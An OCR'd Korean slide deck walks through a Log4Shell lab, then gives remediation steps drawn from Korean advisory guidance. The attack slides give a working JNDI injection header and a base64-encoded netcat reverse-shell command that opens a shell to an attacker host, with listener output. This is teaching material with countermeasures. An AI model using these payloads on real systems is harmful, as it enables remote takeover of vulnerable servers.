
기업들의 다양한 Log 수집






Log4shell 실습

- **log4j가 취약한 서버 만들기**



[GitHub - black9/Log4shell_JNDIExploit: Among the existing Log4shell practice materials JNDIExploit v1.2]

Log4shell 실습




- **log4j가 취약한 서버 구축**

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 127.0.0.1 -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

- LDAP server (공격자 Server) port는 1389

- 취약한 HTTP server port는 빈포트 아무거나(여기서는 8888)

Log4shell 실습



- **Reverse Shell을 위해 port 대기(다른 터미널) - 1**

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# nc -lvp 1234
listening on [any] 1234 ...
```


- **사용할 명령어를 Base64로 인코딩 - 2**

```
┌──(root💀kali)-[/home/kali]
└─# echo -n "nc 192.168.177.129 1234 -e /bin/sh" | base64
bmMgMTkyLjE2OC4xNzcuMTI5IDEyMzQgLWUgL2Jpbi9zaA==
```

- nc -lvp 1234 : 1234 local 포트에서 리스닝 모드

- nc <address> -e /bin/sh : 연결 됐을 때 /bin/sh 실행

Log4shell 실습



- **Log의 내용을 변경하여 취약점 공격 - 1**

```
┌──(root💀kali)-[/home/kali]
└─# curl 192.168.177.129:1234 -H 'X-Api-Version: ${jndi:ldap://192.168.177.129:1389/Basic/Command/Base64/bmMgMTkyLjE2OC4xNzcuMTI5IDEyMzQgLWUgL2Jpbi9zaA==}'
```

- **명령어가 수행되어, 1234 port가 열림 - 2**


```
┌──(root💀kali)-[/home/kali/Downloads]
└─# nc -lvp 1234
listening on [any] 1234 ...
192.168.177.129: inverse host lookup failed: Unknown host
connect to [192.168.177.129] from (UNKNOWN) [192.168.177.129] 35198
GET / HTTP/1.1
Host: 192.168.177.129:1234
User-Agent: curl/7.81.0
Accept: */*
X-Api-Version: ${jndi:ldap://192.168.177.129:1389/Basic/Command/Base64/bmMgMTkyLjE2OC4xNzcuMTI5IDEyMzQgLWUgL2Jpbi9zaA==}
```

- 공격자 측에서 1234 port를 열게되어 Reverse Shell 생성

- 사용자 측에서는 1234 port로 연결된 것이 확인

Log4shell 실습

- **Shell 탈취 성공**



Log4shell 대응방안

- **영향을 받는 버전**

□ 영향을 받는 버전
o CVE-2021-44228
- 2.0-beta9 ~ 2.14.1 이하
※ 취약점이 해결된 버전 제외(Log4j 2.3.1, 2.12.2, 2.12.3 및 이후 업데이트 버전 제외)

- **대응방안**

o 제조사 홈페이지를 통해 최신버전으로 업데이트 적용 [3]
※ 제조사 홈페이지에 신규버전이 계속 업데이트되고 있어 확인 후 업데이트 적용 필요
- CVE-2021-44228, CVE-2021-45046
· Java 8 이상 : Log4j 2.17.0 이상 버전으로 업데이트
· Java 7 : Log4j 2.12.3 이상 버전으로 업데이트
· Java 6 : Log4j 2.3.1 이상 버전으로 업데이트

o 신규 업데이트가 불가능할 경우 아래와 같이 조치 적용
- CVE-2021-44228, CVE-2021-45046
· JndiLookup 클래스를 경로에서 제거

```
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

- **KISA의 Apache Log4j 보안 업데이트 권고**

- 버전 업데이트

- log4j의 jndi lookup 기능을 제거

감사합니다!